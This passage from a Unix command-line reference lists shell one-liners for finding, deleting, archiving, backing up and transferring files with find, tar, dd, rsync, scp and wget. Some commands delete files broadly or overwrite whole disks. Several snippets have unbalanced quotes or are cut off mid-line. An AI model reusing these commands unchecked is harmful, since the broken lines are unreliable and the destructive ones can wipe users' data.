Find out what sort of file is 'mys' (i.e. what is the file type)

```
file mys
```

Show the last modification time of a file or folder

```
date -r file
```

Print a date with a format string

```
date "+%l:%M%P %d %B %Y" ~(prints something like '12:32am 23 July
  ⇒ 2009')
```

45.1 File Size

Alternative size (human readable) of files and directories

```
du -ms * | sort -nk1
```

Another way to calculate sum size of all files matching a pattern

```
find . -iname '*.jar' | xargs du -ks | cut -f1 | xargs echo | sed "s/
  ⇒ /+/g" | bc
```

45.2 Analysing Files

Find files that were modified by a given command

```
strace <name of the program>
```

Sum size of files returned from FIND

```
find [path] [expression] -exec du -ab {} \; | awk '{total+=$0}END{print
```

List files with last modified at the end

```
alias lrt='ls -lart'
```

Find writable files

```
find -writable
```

List and sort files by size in reverse order (file size in human

```
ls -S -lhr
```

Get file access control list

```
getfacl /mydir
```

Show latest changed files

```
ls -ltcrh
```

Sort files by size

```
ls -l | sort -nk5
```

Find Duplicate Files (based on size first, then MD5 hash)

```
find -not -empty -type f -printf "%s\n" | sort -rn | uniq -d | xargs -I
  ⇒ {} -n1 find -type f -size {}c -print0 | xargs -0 md5sum | sort |
  ⇒ uniq -w32 --all-repeated=separate
```

45.3 File Names

Substitute spaces in filename with underscore

```
ls -1 | rename 's/\ /_/'
```

45.4 Copying Files

tools for copying files

`cp`	The standard unix copy tool
`rsync`	Copy files across the network
`install`	Copies files and sets the permissions

Find and copy scattered mp3 files into the users images folder

```
find ~ -iname '*.mp3' -type f -print0 | xargs -I{} -0 cp {} ~/images
```

Prevents replace an existing file by mistake

```
set -o noclobber
```

Copy all documents PDF in disk for your home directory

```
find / -name "*.pdf" -exec cp -t ~/Documents/PDF {} +
```

Create subdirectory and move files into it

```
(ls; mkdir subdir; echo subdir) | xargs mv
```

45.5 File Paths

For a $FILE, extracts the path, filename, filename without

```
FILENAME=`echo ${FILE##*/}`;FILEPATH=`echo ${FILE%/*}`;NOEXT=`echo ${
  ⇒ FILENAME%\.*}`;EXT=`echo ${FILE##*.}`
```

Get the full path to a file

```
realpath examplefile.txt
```

Get the top 10 longest filenames

```
find | sed -e "s/^.*\///" | awk ' BEGIN { FS=""} { print NF " " $0 } '
  ⇒ | sort -nrf | head -10
```

Get the absolute path of a file

```
absolute_path () { readlink -f "$1"; };
```

Section 46

Searching For Files And Directories

This section covers techniques to search for and find files and folders on a Unix system. This mainly involves using the "find" program from the command line. This program is flexible and useful, but its syntax can initially seem to be unnecessarily complicated. For example "find filename" will not work.
The 'find' tool has an enormous number of options and operators to construct truly abstruse find commands.

`http://www.softpanorama.org/Tools/Find/find_mini_tutorial.shtml`
a find tutorial

Graphical search tools: Beagle, Google desktop
for some reason find / -name "*.c" doesnt search all subfolders for me for this reason I use the syntax find /* ....
Do a full file listing of every file found with locate

```
locate searchstring | xargs ls -l
```

Allow the user to select a file and print the chosen file

```
zenity --file-selection --title 'select a file'
```

Find all directories on filesystem containing more than 99MB

```
du -hS / | perl -ne '(m/\d{3,}M\s+\S/ || m/G\s+\S/) && print'
```

Find all files with "tree" in the name in the current folder and subfolders

```
find . -iname "*tree*"
```

Searching files

```
find /dir/ -name *name*
```

Best command for searching files

```
find / -name \*string\*
```

Search through files, ignoring .svn

```
find . -not \( -name .svn -prune \) -type f -print0 | xargs --null grep
  ⇒  <searchTerm>
```

Search the contents of '.c' and '.h' file types recursively

```
find . -name "*.[ch]" | xargs grep "TODO"
```

46.1 Searching For Folders

Find all directories in the system

```
find /* -type d          ~(the -print action is assumed)
```

```
find /* -type d -print ~(the same as above)
```

```
find / -type d           ~(on many computer the "*" may not be required)
```

Show all folders in the current folder

```
find -maxdepth 1 -type d
```

Find all subdirectories and print the full path name

```
find $(pwd) -type d | less
```

Find all directories which begin with a '.'

```
find / -type d -name .\* -print
```

```
find /* -type d -name .\* -print
```

(for some reason the "/*" idiom is necessary on my computer)

46.2 Finding Files By Name

Find all c code files on the computer

```
find /* -iname "*.c"    ~(-iname does a case insensitive name search)
```

Find files in the current and subfolder with a ".txt" filename extension

```
find . -name "*.txt"    ~(this will find "index.txt" but not "index.TXT
  ⇒ ")
```

Find all files whose names end with '.txt' or '.csv'

```
find . -name "*.txt" -o -name "*.csv"
```

(-o is the logical 'or' operator)

```
find . -name '*.txt' -o -name '*.csv'
```

(the same, but not always)

```
find / -regex ".*\.\(xls\|csv\)"
```

(the same, but a bit messy)

Find all files whose names end with '.txt' or '.csv' case insensitive

```
find / -iregex ".*\.\(xls\|csv\)"        ~(finds a.CSV, b.Xls, C.csV etc
  ⇒ )
```

```
find . -iname "*.txt" -o -iname "*.csv" ~(the same)
```

Find files which have 'tree' somewhere in the path or name

```
find . -wholename '*tree*'
```

```
find . -path '*tree*'   ~(the same, but deprecated)
```

Find all non-html files

```
find . -type f ! -name "*html"
```

46.3 Searching For Files By Size

Sort file greater than a specified size in human readeable format

```
find ./ -size +10M -type f -print0 | xargs -0 ls -Ssh1 --color
```

Get the 10 biggest files/folders for the current direcotry

```
du -sk * |sort -rn |head
```

Find all the files more than 10MB, sort in descending order of

```
find . -size +10240k -exec ls -l {} \; | awk '{ print $5,"",$9 }'|sort
  ⇒ -rn > message.out
```

Find files which are larger than 10 megabytes

```
find / -size +10000000c -print
```

```
find / -size +10M      ~(the same but shorter and more readable)
```

Find files which are larger than 10 kilobytes

```
find / -size +10k      ~(the same but better)
```

Show file sizes in a readable format for all files bigger than 100k

```
find . -size +100k -print | xargs du -sh | less
```

(searches this & subfolders)

```
find . -size +100k | xargs du -sh | less          ~(the same)
```

Delete all files in the current and subfolder which are bigger than 100k

```
find . -size +100k | xargs rm | less    ~(rather dangerous this command
  ⇒ !)
```

A bash function which finds files bigger than an amount of meg

```
function bigger {
 [ -z "$1" ] && echo "usage: $FUNCNAME filesize" && return 3
   find . -size +${1}M | xargs du -sh | less
}
```

List top ten files/directories sorted by size

```
du -sb *|sort -nr|head|awk '{print $2}'|xargs du -sh
```

46.4 Finding Files By Modification Time

Show files in the home folder which have been modified in the last 24 hours

```
find $HOME -mtime 0
```

Find all files which have been modified in the last 7 days

```
find / -mtime -7 -print
```

```
find /* -mtime -7 -print    ~(works better for me)
```

Remove files in the /tmp folder which havent been modified in a week

```
find /tmp -mtime +7 -exec rm -rf {} \;
```

```
find /tmp -mtime +7 | xargs rm -rf   ~(the same but nicer and maybe
  ⇒ faster)
```

Compress log files which havent been modified for a week

```
find /var/log -mtime +7 -exec gzip {} \;
```

Find files which were last modified (the data) more than 30 minutes ago

```
find . -mmin +30
```

Find files whose data was modified less than 30 minutes ago

```
find . -mmin -30
```

Files which were modified more recently than 'tree.txt'

```
find . -newer tree.txt
```

46.5 By Access Time

Find all files in the current folder tree accessed exactly 10 minutes ago

```
find . -amin 10
```

Find files accessed more than 10 minutes ago

```
find . -amin +10
```

Find files accessed less than 10 minutes ago

```
find . -amin -10
```

Find files which were accessed after the file 'tree.txt' was modified

```
find . -anewer tree.txt
```

Find files which were last accessed more than 48 hours ago

```
find . -atime +2
```

Find files which were last accessed less than 48 hours ago

```
find . -atime -2
```

46.6 By File Type

Find all empty files and folder in this and all subfolders

```
find . -empty
```

Find all executable files (not folders)

```
find . -type f -executable
```

Find all image files on the computer

```
find / | xargs file | grep image | less
```

46.7 Finding Text Files

Find files which contain the word 'big' in this folder and subfolders

```
find . -type f -print | xargs grep -l big
```

```
grep -rl big *  ~(this is the same but not all greps have the 'r'
  ⇒ option)
```

Find all files having the phrase 'big boy' in the 'doc/books' folder tree

```
grep -rl 'big boy' doc/books     ~(this is a case sensitive search)
```

```
grep -ril 'big boy' doc/books    ~(finds 'big boy', 'BiG Boy' etc)
```

```
grep -sril 'big boy' doc/books   ~(dont show any error messages)
```

```
grep -sri 'big boy' doc/books   ~(show matching lines, not just
  ⇒ filenames)
```

*Find all ".html" files in "/etc" which do *not* contain the "<img" tag*

```
find /etc -iname "*.html" | xargs grep -L "<img"
```

Find all files with names ending in '.html' or '.php' containing the word 'big'

```
find / \(-name \*.html -o -name \*.php\) | xargs grep -i "big"
```

(this uses the tool 'xargs' instead of a 'for' loop)

Find all text files in the current directory and all subfolders

```
find . | perl -lne '-T "$_" and print "$_"' | less
```

```
find . | perl -lne '-T $_ and print $_' | less   ~(the same, I think...)
```

46.8 Finding Files By Permissions

Find files not readable by all users

```
find -type f ! -perm -444
```

Find folders which are not accessible for all users

```
find -type d ! -perm -111
```

46.9 Complex Find Expressions

Find can use logical operators on each condition. This makes it possible to construct complex, and hopefully powerful find commands.

Find all files ending in '.csv' which are real files and list them

```
find / -type f -name "*.csv"
```

```
find / -type f -a -name "*.csv"   ~(the same, '-a' means logical and)
```

Use the 'and' logical operator

```
find / -type f -a -name "*.csv"   ~(the -a is not necessary)
```

Use the 'or ' logical operator: find files ending in .txt or .csv

```
find / -name '*.txt -o -name "*.csv"
```

Find files ending in '.xls' or '.csv' which are real files (not folders etc)

```
find / -type f \( -name "*.xls" -o -name "*.csv" \) -exec ls -l {} \;
```

Find all files whose names dont end in '.csv'

```
find . \! -name '*.csv'
```

46.10 Doing Something With Found Files

Find also support the -exec option which performs an action on each found file, but it may be better to use 'xargs' instead for speed

```
find / -type f \( -name "*.xls" -o -name "*.csv" \) -exec ls -l {} \;
```

The -exec option can be used to carry out an action on the found files

```
find . -name "*" -exec cp "{}" img \;
```

Delete all files whose names end in '.txt' in this and all subfolders

```
find . -name '*.txt' -delete          ~(a bit dangerous, but anyway)
```

```
find . -name '*.txt -exec rm {} \;    ~(the same, if you like typing)
```

```
find . -name '*.txt -exec rm "{}" \;  ~(better? but why)
```

```
find . -name '*.txt | xargs rm        ~(the same, might be faster, who
  ⇒ knows)
```

Delete each file but ask the user for confirmation

```
find . -name '*.txt' -ok rm {} \;
```

```
find . -name '*.txt' -ok rm "{}" \;          ~(better)
```

Display the file type information about each file in this folder tree

```
find . -type f -exec file '{}' \;
```

Locating Files

The 'locate' tool is faster than find, because it use an 'index' which has to be updated when the filesystem changes.

Use locate,

Update the file name database for the locate command

```
updatedb
```

Find all executable files in the current and subfolder with 'tree' in the name

```
find . -name "*tree*" | perl -lne '-x and print'
```

```
find . -name "*tree*" | perl -lne '-x && print'          ~(the same)
```

```
find . -name "*tree*" | perl -lne '-x $_ and print $_'   ~(the same)
```

47.1 Renaming And Moving Files

Smart renaming of files

```
ls | sed -n -r 's/banana_(.*)_([0-9]*).asc/mv & banana_\2_\1.asc/gp' |
  ⇒ sh
```

Convert filenames in current directory to lowercase

```
for i in *; do mv "$i" "$(echo $i|tr A-Z a-z)"; done
```

Recursively change file name from uppercase to lowercase (or

```
find . -type f | while read f; do mv $f `echo $f |tr '[:upper:]' '[ :
  ⇒ lower:]'`; done
```

Replace space in filename

```
rename "s/ *//g" *.jpg
```

Rename .JPG to .jpg recursively

```
find /path/to/images -name '*.JPG' -exec rename "s/.JPG/.jpg/g" \{\} \;
```

Rename all '.html' files in the folder to '.php'

```
rename 's/\.html$/.php/' *.html   ~(index.html will become index.php)
```

Rename uppercase file names to lower-case

```
rename 'y/A-Z/a-z/' *
```

Show what renaming would happen but dont actually do anything

```
rename -n 's/\.htm$/.html/' *.html
```

Rename all files on the entire computer from "htm" -> "html"

```
find /* -name "*.htm" | xargs rename 's/\.htm$/.html/'
```

```
find /* -name "*.htm" -exec rename 's/\.htm$/.html/' "{}" \;   ~(slower)
```

the "xargs" version is much much faster than the "-exec" version using "xargs -I {} cmd {} " slows down xargs alot in this case.

Batch file name renaming (copying or moving) w/ glob matching.

```
for x in *.ex1; do mv "${x}" "${x%ex1}ex2"; done
```

Get only the first component of a Unix style file name

```
f=/user/home/hh.html; echo f  | sed "s*^/**" | cut -d '/' -f 1
```

(this prints "user")

47.2 Deleting Files

Delete files except some file

```
find . |more |grep -v filename |xargs rm
```

Removes file with a dash in the beginning of the name

```
rm -- --myfile
```

List and delete files older than one year

```
find <directory path> -mtime +365 -and -not -type d -delete
```

Delete files if not have some extension

```
ls -1 |grep -v .jpg |xargs rm
```

Take a look at what a command will do before doing it

```
find /tmp -type f -printf 'rm "%p";\n'
```

Empty the trash folder

```
alias trash="rm -fr ~/.local/share/Trash"
```

May be the optimal way of deleting huge numbers of files

```
find /path/to/dir -type f -delete
```

Verbosely delete files matching specific name pattern, older than x

```
find /backup/directory -name "some*" -mtime +15 | xargs rm -vf
```

Watch how fast the files in a drive are being deleted

```
watch "df | grep /path/to/drive"
```

Remove a file whose name begins with a dash (-) character

```
rm ./-filename
```

Erase empty files

```
find . -size 0 -print0 | xargs -0 rm
```

Delete files older than 5 (days?)

```
find /dir_name -mtime +5 -exec rm {} \
```

Remove files and directories which havent been accessed in the last 20 minutes

```
find -amin +20 -delete
```

Remove all files with the extension ".dvi" and ".log"

```
rm *.{dvi,log}
```

Remove all but the 5 most recent file in a directory.

```
rm `ls -t | awk 'NR>5'`      ~(the old bash syntax)
```

```
rm $(ls -t | awk 'NR>5')     ~(the same, but new syntax)
```

Securely erase unused blocks in a partition

```
# cd $partition; dd if=/dev/zero of=ShredUnusedBlocks bs=512M; shred -
  ⇒ vzu ShredUnusedBlocks
```

47.3 Copying Files

Copy lots of files from the current folder to the folder "img"

```
find . -name "*" | xargs -I {} cp {} img   ~(may be faster than -exec)
```

```
find . -name "*" -exec cp "{}" img \;
```

("cp * img/" may give the result: file list too long) (find with "-exec" is much much faster than a "for" loop)

A rather slow "for" loop for copying files

```
for i in *; do cp $i img/; done
```

47.4 Symbolic Links To Files

Make a symbolic link to the mounted hard drive in the home folder

```
ln -s /mnt/hda1 ~/disk
```

```
ln -s /path/to/original /path/to/link      ~(general format)
```

Make a link to '.bashrc' in the current folder.

```
ln -s ~/.bashrc   ~(the symbolic link will be calledd 'bashrc')
```

Delete a symbolic link

```
rm link          ~(the original file is not deleted)
```

See where a symbolic link points to

```
ls -l link
```

Section 48

File Compression

Create a tar archive using 7z compression

```
tar cf - /path/to/data | 7z a -si archivename.tar.7z
```

Backup and remove files with access time older than 5 days.

```
tar -zcvpf backup_`date +"%Y%m%d_%H%M%S"`.tar.gz `find <target> -atime
```

Extract a remote tarball in the current directory without having

```
curl http://example.com/foo.tar.gz | tar zxvf -
```

Extract tarball from internet without local saving

```
wget -O - http://example.com/a.gz | tar xz
```

*Gzip files older than 10 days matching **

```
find . -type f -name "*" -mtime +10 -print -exec gzip {} \;
```

Zip all subdirectories into zipfiles

```
for f in `find . \( ! -name . -prune \) -type d -print`; do zip $f.zip
  ⇒ $f; done
```

Pack up some files into a tarball on a remote server without

```
tar -czf - * | ssh example.com "cat > files.tar.gz"
```

Backup a directory in a timestamped tar.gz

```
tar -czvvf backup$(date "+%Y%m%d_%H%M%S").tar.gz /path/to/dir
```

Create a tar.gz in a single command

```
tar cvf - foodir | gzip > foo.tar.gz
```

Extract tar.gz in a single command

```
gunzip < foo.tar.gz | tar xvf -
```

Create a zip file ignoring .svn files

```
zip -r foo.zip DIR -x "*/.svn/*"
```

```
unzip -lt foo.zip | grep testing | awk '{print $2}' | xargs rm -r
```

Remove all files previously extracted from a tar(.gz) file.

```
tar -tf <file.tar.gz> | xargs rm -r
```

List contents of tar archive within a compressed 7zip archive

```
7z x -so testfile.tar.7z | tar tvf -
```

Extract neatly a rar compressed file

```
unrar e file.part1.rar; if [ $? -eq 0 ]; then rm file.part*.rar; fi
```

Compare an archive with the file-system

```
tar dfz horde-webmail-1.2.3.tar.gz
```

Compress a file and watch the progress

```
tar zcf - user | pv /bin/gzip > /tmp/backup.tar.gz
```

Create a self-extracting archive for win32 using 7-zip

```
7z -sfx archive.exe /path/to/archive
```

Compression formats Benchmark

```
for a in bzip2 lzma gzip;do echo -n>$a;for b in $(seq 0 256);do dd if=/
⇒ dev/zero of=$b.zero bs=$b count=1;c=$(date +%s%N);$a $b.zero;d=$(
⇒ date +%s%N);total=$(echo $d-$c|bc);echo $total>>$a;rm $b.zero *.bz2
⇒  *.lzma *.gz;done;done
```

List the contents of a .gz compressed tar archive file

```
tar ztvf file.tar.gz    ~(nothing is uncompressed or extracted)
```

List the contents of a .bz2 compressed tar archivve file

```
tar jtvf file.tar.bz2
```

Compress stuff and show a progress bar while it is working

```
tar zcf - user | pv /bin/gzip > /tmp/backup.tar.gz
```

Uncompress a ".bz2" compressed file

```
bunzip2 filename.txt.bz2
```

For files ending with ".Z" use "uncompress"

```
uncompress file.Z
```

View the contents of the compressed file 'comp.gz'

```
zcat comp.gz
```

Page through the contents of a compressed file

```
zless filename
```

Compress a file as small as possible with gzip

```
gzip --best file
```

Browse a compressed directory

```
mc        ~(the gnu midnight commander, uses 'curses')
```

Create a compressed archive of the folder 'dir' in file 'dir.tar.gz'

```
tar -cvz --exclude *.exe -f dir.tar.gz dir
```

(excludes all filenames ending with '.exe')

Compress files found with find

```
find ~/bin/ -name "*sh" -print0 | xargs -0t tar -zcvf foofile.tar.gz
```

Create a zip archive excluding all SVN folders

```
zip -r myfile.zip * -x \*.svn\*
```

Archives Of Files

A file archive is a way to combine many different files within one file, optionally compressing (reducing the size) of each file included in the "archive" file. The purpose of creating file archives is to facilitate making backups of files or for transfering files from one computer to another.

Compress archive(s) or directory(ies) and split the output file

```
rar a -m5 -v5M -R myarchive.rar /home/
```

Split a tarball into multiple parts

```
tar cf - <dir>|split -b<max_size>M - <name>.tar.
```

Unrar all files in a directory

```
for f in *.rar;do unrar e ?$f?;done
```

Tar - Compress by excluding folders

```
tar -cvzf arch.tgz $(find /path/dir -not -type d)
```

Extract tarball from internet without local saving

```
curl http://example.com/a.gz | tar xz
```

Slightly better compressed archives

```
find . \! -type d | rev | sort | rev | tar c --files-from=- --format=
  ⇒ ustar | bzip2 --best > a.tar.bz2
```

Archive a directory with datestamp on filename

```
tar zcvf somedir-$(date +%Y%m%d-%H%M).tar.gz somedir/
```

Display the files contained in the "tar" archive file "archive.tar"

```
tar tvf archive.tar
```

(the 'v' option prints each file which is added to the archive)

Append files with names ending in ".txt" to the archive file "text.tar"

```
tar rvfn text.tar *.txt
```

```
tar -rvfn text.tar *.txt    ~(this is the same, the "-" is optional)
```

Create an archive file "new.tar" and append all "c" source files to it

```
tar -cvf new.tar *.c
```

```
tar cvf new.tar *.c         ~(the same)
```

Create an archive file "new.tar" of the folder /etc/lynx

```
tar cvvf new.tar /etc/lynx   ~("vv" means "extra verbosity")
```

Extract all files from a "tar" archive file

```
tar xvf myfile.tar
```


Backups Of Data And Disks

A backup is essentially a copy of data which is stored in a different place from the original data, and which hopefully will combat the laws of entropy.

50.1 File Backups

On unix-style systems, backup files have traditionally had a '∼' extension.

Add a backup (or any other) suffix to the file 'data'

```
mv -vi data{,~}
```

Create a quick back-up copy of a file

```
cp file.txt{,.bak}
```

Create a backup of the file 'fo/list' with todays timestamp

```
cp fo/list{,-$(date +%Y-%m-%d)}
```

Quickly backup or copy a file 'list.txt' with bash

```
cp -bfS.bak list.txt list.txt
```

Remove backup files (with the '~' extension)

```
find / -name *~ -delete
```

```
locate '*~' | xargs rm     ~(faster but not as thorough)
```

Never rewrite a file while copying (or moving)

```
cp --backup=t source.file target.file
```

A function to create backups with a day-time timestamp

```
backup() { for i in "$@"; do cp -va $i $i.$(date +%Y%m%d-%H%M%S); done
  ⇒ }
```

50.2 Folder Backups

Backup directory. (for bash)

```
cp -pr directory-you-want-to-backup{,_`date +%Y%m%d`} # for bash
```

Create a separate backup file for all files in current folder

```
find . -maxdepth 1 -type f -print0 | xargs -0 -i cp ./{}{,.bak}
```

50.3 Remote Backups

Backup a filesystem to a remote machine and use cstream to

```
nice -n19 dump -0af - /<filesystem> -z9|gpg -e -r <gpg key id>|cstream
  ⇒ -v 1 -t 60k|ssh <user@host> "cat > backup.img"
```

Send a backup job to a remote tape drive on another machine over ssh

```
tar cvzf - /directory/ | ssh root@host "cat > /dev/nst0"
```

Backup and synchronize entire remote folder locally (curlftpfs and

```
curlftpfs ftp://username:password@ftpserver /tmp/remote-website/ &&
  ⇒ rsync -av /tmp/remote-website/* /usr/local/data_latest && umount /
  ⇒ tmp/remote-website
```

50.4 Disk Backups

Check the status of 'dd' in progress

```
watch -n 10 killall -USR1 dd
```

Backup of a partition

```
cd /mnt/old && tar cvf - . | ( cd /mnt/new && tar xvf - )
```

Make a backup of an entire hard disk (the first one), saving to a file

```
dd if=/dev/hda of=/path/to/image/file
```

Make a backup of the second hard disk, compress it and write to a file

```
dd if=/dev/hdb | gzip > /path/to/image.gz
```

Restore a backup of the hard disk /dev/hdb

```
dd if=/path/to/image of=/dev/hdb
```

Restore a compressed backup of a hard disk

```
gzip -dc /path/to/image.gz | dd of=/dev/hda
```

Create a backup of the master boot record and partition table of the 'hdb' disk

```
dd if=/dev/hdb of=/path/to/image count=1 bs=512
```

50.5 Restoring A Backup

Restore a local drive from the image on remote host via ssh

```
ssh user@server 'dd if=sda.img' | dd of=/dev/sda
```

Section 51

Transfering Files

A wide range of programs are available to transfer files between different computers on a network, and each has its own particular speciality

remote file transfer programs

`ftp`	Unencrypted file transfer (older)
`sftp`	Encrypted file transfer with user interaction
`scp`	Encrypted file transfer, non-interactive (faster than sftp)
`wget`	Http recursive file download, suitable for a bad connection
`curl`	Like wget but with some more options
`rsync`	An efficient and flexible remote copy program
`bittorent`	Distributed file transfer

Sharing file through http 80 port

```
nc -w 5 -v -l -p 80 < file.ext
```

Transfer files using commands in 'ftp.txt' to server.net

```
sftp -bc -pw password -l username -b ftp.txt server.net
```

Copy a file over SSH without SCP

```
ssh HOST cat < LOCALFILE ">" REMOTEFILE
```

Share the current directory tree (via http) at http://$HOSTNAME:8000/

```
python -m SimpleHTTPServer
```

51.1 Scp

Easily scp a file back to the host you're connecting from

```
mecp () { scp "$@" ${SSH_CLIENT%% *}:Desktop/; }
```

Scp file from hostb to hostc while logged into hosta

```
scp user@hostb:file user@hostc:
```

The secure copy program is allegedly faster than 'sftp' mode, and uses ssh encryption. For transfering entire folders the 'rsync' program should probably used instead. Scp appears incapable of transfering 2 different files to 2 different folders. For that, see sftp

Scp a good script from host A which has no public access to host

```
cat nicescript |ssh middlehost "cat | ssh -a root@securehost 'cat >
  ⇒ nicescript'"
```

Transfer the file 'book.txt' to the books folder of the sourceforge server

```
scp books.txt user,project@web.sf.net:htdocs/books/
```

Upload multiple files into one folder on the sourceforge server

```
scp file1 file2 user,project@web.sourceforge.net:htdocs/
```

Download 2 files from the server using the account 'user'

```
scp user@server.net:"chap1.txt chap2.txt" ~/books
```

Upload the 'books' folder to the server 'machine.net' with account 'bob'

```
scp -r ~/logs bob@machine.net:~/books    ~(consider using rsync instead)
```

Download all the files in the 'books' folder to the current local folder

```
scp bob@machine.net:/home/books/* .    ~(no subfolders are downloaded)
```

Copy the file 'file.txt' from the 'server.net' host to the 'server.org'

```
scp donkey@server.net:file1.txt donkey@server.org:books
```

51.2 Sftp

sftp transfers files using the encrypted ssh (secure shell) protocol and is thus 'safer' and more modern than 'ftp'. sftp is designed to be used interactively by the user, but can also run in batch mode with the -b switch

Using sftp in batch mode to upload to the sourceforge web server

```
sftp -b a.txt user,project@web.sf.net > /tmp/sftp.log
```

```
the file 'a.txt' contains 'cd books; put chap1.txt; bye;'
```

Section 52

Rsync

rsync tools

grsync	A very basic graphical version of rsync with gtk

Rsync + find

```
find . -name "whatever.*" -print0 | rsync -av --files-from=- --from0 ./
 ⇒  ./destination/
```

Create an incremental backup of a directory using hard links

```
rsync -a --delete --link-dest=../lastbackup $folder $dname/
```

Rsync is a very powerful network file copying program. It is particularly nice because it only transfers the parts of the files which have changed (the 'difference' to the old files). This saves a great deal of bandwidth and is probably the most efficient and pleasant way to develop a website. It is a program with a very large number of options to fine tune the way the file transfers take place.
Note: If the source path ends with "/" then the contents of the folder are copied but the folder itself is not

52.1 Simple Usage Of Rsync

The general form of rsync is

```
rsync [options] source destination
```

Download files from folder 'path' on the server to a local folder

```
rsync -avP user@server.com:path/ /local/folder/
rsync -avP -e ssh user@server.com:path/ /local/folder/ ##(using ssh)

options:
  -a archive mode
  -P keep partially transfered files, and show progress
     during the transfer of files
```

Copy recursively all files and folders from src/bar to /data/tmp/bar

```
rsync -avz machine:src/bar /data/tmp
```

(note that a new directory "bar" may be created within '/data/tmp')

Copy recursively all files and folders from src/bar/ to /data/tmp

```
rsync -avz foo:src/bar/ /data/tmp
##(note that NO directory "/data/tmp/bar" will be created)

options:

-v verbose output
-a the "archive" mode, which means the same as "-rlptgoD"
   -r recurse into directories
   -l copy symbolic links as symbolic links
   -p preserve file permissions
   -t preserve file timestamps
   -g preserve the group information of the files (where possible)
   -o preserve file owner information
   -D preserve device and special files (where possible)
-z compress file data during the transfer
```

Copy all files from the current folder to "htdocs/books/" on the server

```
rsync -rv --exclude=*.swp . user@server:htdocs/books/
```

The contents of the current folder are copied but not the folder itself. Files with names ending in '.swp' are not copied because of the –exclude option.

Remote copy directories and files through an SSH tunnel host

```
rsync -avz -e 'ssh -A sshproxy ssh' srcdir remhost:dest/path/
```

Copy files displaying a progress bar.

```
rsync -av --progress ./file.txt user@host:/path/to/dir
```

52.2 Local Copying

Instead of using 'cp' one may use rsync instead to copy and synchronise large folders. This has the advantage that not all the files need be copied, only those that have changed.

Synchronise the users 'web' folder with a folder on a usb key

```
rsync -r ~/web/ /media/KINGSTON/web/

rsync -r ~/web/ /media/KINGSTON/web    ~(the same)

rsync -r ~/web /media/KINGSTON/        ~(the same)

rsync -rv ~/web/ /media/KINGSTON/web   ~(the same, but verbose)

rsync -rvn ~/web/ /media/KINGSTON/web/ ~(just see what would happen)
```

The trailing '/' on ∼/web/ is important since it determined whether rsync will copy just the contents of the folder or the folder itself.

Copy the folder 'big' from the current folder to the '/home/user/' folder

```
rsync -r big /home/user/

cp -r big /home/user/   ~(this is more or less the same)
```

Copy the folder 'big' to the users home folder exclude 'iso' files

```
rsync -rv --progress --exclude=*.iso big ~/   ~(progress is shown)
```

52.2.1 Excluding Files From Rsync Transfers

Upload files excluding the directory 'images'

```
rsync -r --exclude='images' /local/dir/ user@server.com:path/
```

The local folder /local/dir/images is not uploaded to the remote computer (server.com).

Synchronise by uploading all files except 'png' & 'jpg' images

```
rsync -r --exclude=*.png --exclude=*.jpg /local/dir/ user@server.com:
  ⇒ path/
```

Upload all files except 'pdf' documents and the /local/dir/images folder

```
rsync -r --exclude=*.pdf --exclude=images /local/dir/ user@server.com:
  ⇒ path/
```

Upload files excluding everthing listed in the file '/path/list.txt'

```
rsync --exclude-from '/path/list.txt' /local/dir/ user@server.com:path/
```

(an absolute path for the exclude file seems to be necessary, 2008)

Try bittorent.

52.3 Problems

There seems to be no short option for –exclude. It also seems imposible to include a list of files with one –exclude option

52.3.1 Deleting Destination Files With Rsync

See what files would be deleted with the "–delete" option

```
rsync -rnv --delete /home/user/ user@server:path/
```

```
rsync -rv --delete --dry-run /home/user/ user@server:path/    ~(the same
  ⇒ )
```

(this should always be done before using "–delete")
Recursively upload the contents of /home/ and delete destination files Not found in the source folder tree (this can be dangerous!, first use "-n")

```
rsync -r --delete /home/ user@server:path/
```

Upload files TO a server from a local folder using rsync and ssh Upload the '/home/' folder except c files, deleting c files at the destination

```
rsync -rv --delete-excluded --exclude=*.c /home/ user@server:path/
```

Upload recursively the current directory excluding the folder "tree" and deleting the folder "tree" at the destination

```
rsync -rv --delete-excluded --exclude=tree  . user@machine:/books/web
```

```
rsync -avP -e ssh /local/folder/ user@server.com:path/
```

Copy all files from the "/home/user/" folder to path/ on the server

```
rsync -e ssh /home/user/* user@server.com:path/
```

(this is not a recursive copy; folders are not copied; the shell handles "*")

52.4 Symbolic Links And Rsync

Upload files, copying the target of symbolic links

```
rsync -rv --copy-links /local/folder/ user@server.com:path/
```

```
rsync -rvL /local/folder/ user@server.com:path/ ~(the same)
```

52.5 Sourceforge

See what a sourceforge download with rsync would do without doing anything

```
rsync -rvn -e ssh user,project@web.sf.net:htdocs/books ~/work/htdocs'
```

Upload to an sf project folder excluding vim swap files

```
rsync -rv --exclude='*.swp' -e ssh ~/sf/htdocs/books user,project@web.
  ⇒ sf.net:htdocs/'
```

(if it doesnt exist, the 'books' folder is created on the server)
Get a project web-folder from sourceforge showing progress

```
rsync -r --progress -e ssh user,project@web.sf.net:htdocs/books ~/work/
  ⇒ htdocs'
```

Section 53 ***Uploading Files***

Use rsync, sftp, ftp,

53.1 Downloading Files

Downloading refers to the process of transfering files from a remote computer (somewhere on the internet, or just in the next room) to the the computer on which you are working.

http://en.wikipedia.org/wiki/Wget

Tools: wget, curl
Wget has the advantage that it works on slow and precarious internet connections and can be scripted and scheduled. Curl is very similar to wget but provides a few extra features.

Snarf is a command line resource grabber.

```
snarf http://foo.bar.com/picture.jpg
```

Download an entire ftp directory using wget

```
wget -r ftp://user:pass@ftp.example.com
```

Download from Rapidshare Premium using wget - Part 2

```
wget -c -t 1 --load-cookies ~/.cookies/rapidshare <URL>
```

Mirror a yahoo geocities site, accepting only txt, html ... etc

```
wget -nH -m -Atxt,html,js,java,class,css -Isitename http://www.
  ⇒ geocities.com/sitename
```

Resume downloading a file from the internet

```
wget -c url     ~(wget automatically retries getting)
```

Download a file limiting the download rate to 20k/second

```
wget --limit-rate=20k url
```

(this prevents wget hogging the available network bandwidth)

Get all the URLS contained in the file "list.txt"

```
wget -i list.txt
```

Download the html file and save it to the folder "tree"

```
wget -P"tree" http://bumble.sf.net
```

Download all ".gif" files from a web folder

```
wget -r -l1 --no-parent -A.gif http://host/folder/
```

Mirror a website without overwriting any existing local files

```
wget -nc -r http://www.gnu.ai.mit.edu/
```

Download an entire website

```
wget --random-wait -r -p -e robots=off -U mozilla http://www.example.
  ⇒ com
```

Download a file and output to standard output

```
wget -O - http://jagor.srce.hr/
```

Get all the pages linked to by the page "links.html"

```
wget -O - http://host/links.html | wget --force-html -i
```

Check the validity of links in the file bookmarks.html

```
wget --spider --force-html -i bookmarks.html
```

